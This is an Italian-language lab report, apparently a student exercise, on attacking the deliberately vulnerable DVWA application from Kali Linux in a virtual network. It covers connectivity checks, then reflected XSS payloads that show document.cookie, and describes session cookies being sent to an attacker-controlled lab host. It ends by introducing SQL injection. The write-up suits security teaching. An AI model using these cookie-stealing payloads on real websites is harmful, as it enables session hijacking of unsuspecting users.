
Report Attività di Sicurezza su Rete Virtuale (Kali Linux e Metasploitable2)

1. Verifica della connettività di rete




- **Host Kali (192.168.1.100)** e **Host Metasploitable2 (192.168.1.101)** sono configurati correttamente nella stessa subnet: `192.168.1.0/24`.
- **Ping da Kali verso Metasploitable2 (192.168.1.101):**
- **Ping da Metasploitable2 verso Kali (192.168.1.100):**
- **Conclusione:** Dopo una breve disconnessione iniziale, la connettività tra le due VM è stabile e bidirezionale.


2. Accesso a DVWA tramite browser


- L'host Kali accede all'applicazione **DVWA** all'indirizzo `http://192.168.1.101/dvwa/security.php`.
- L'**interfaccia di DVWA** è correttamente visualizzata.
- Il **livello di sicurezza corrente** è impostato su **"low"**.

3. Simulazione di attacco XSS riflesso

Dopo aver cercato la breccia nel sistema inserendo piu' volte vari script finche non genera errore



kali-linux-2025.1a-virtualbox-amd64 (Istantanea 1) [In esecuzione] - Oracle VirtualBox
10:01
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/xss_r/?name=pippo#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello pippo
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: high
View Source
View Help


kali-linux-2025.1a-virtualbox-amd64 (Istantanea 1) [In esecuzione] - Oracle VirtualBox
10:02
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/xss_r/?name=<i>pippo#
Screenshot taken
View image
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello <i>pippo
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: high
View Source
View Help




- Viene testata una vulnerabilità **Reflected Cross Site Scripting (XSS)** su DVWA.
- L'input malevolo testato:

```
<script>alert('XSS Attack!')</script>
```



Il payload è correttamente riflesso nella pagina

L'attacco XSS è **efficace**, dimostrando una **mancanza di sanitizzazione dell'input utente** nella configurazione corrente.



Proseguiamo inniettando uno script malevolo <script>alert(document.cookie)</script> nel campo "What's your name?".


L'applicazione riflette l'input non sanitizzato, eseguendo lo script e mostrando i cookie (es. PHPSESSID) tramite un pop-up.


Il menu laterale conferma il contesto DVWA, con vulnerabilità deliberate come SQL Injection, CSRF e XSS.

Mostra il risultato dell'attacco, con i dettagli della sessione (IP 192.168.1.101, cookie di sessione e livello di sicurezza).


Il cookie PHPSESSID esposto potrebbe essere utilizzato per hijacking della sessione.

Significato: Dimostra come un XSS riflesso permetta a un aggressore di accedere a dati sensibili (come i cookie) quando l'input non viene validato/sanificato. Il livello di sicurezza "low" in DVWA disabilita intenzionalmente le protezioni per scopi didattici.






È stato sfruttato un attacco di **Reflected Cross Site Scripting (XSS)** su un'applicazione vulnerabile (DVWA) per rubare i cookie di sessione. L'attaccante ha inserito uno script malevolo nel campo "What's your name?", che invia i cookie dell'utente (incluso `PHPSESSID`) a un server controllato dall'attaccante (`192.168.1.100`). Il server ha ricevuto i dati tramite una richiesta GET, dimostrando che la vulnerabilità XSS è attiva e permette il furto di sessioni utente.




Ora usiamo una SQL Injection non blind (o "classica") è una vulnerabilità in cui l'attaccante può iniettare comandi SQL in un'applicazione web e vedere direttamente i risultati della query nel browser. Questo tipo di attacco è particolarmente pericoloso perché può rivelare rapidamente dati sensibili come nomi utente, password, dati personali, ecc.

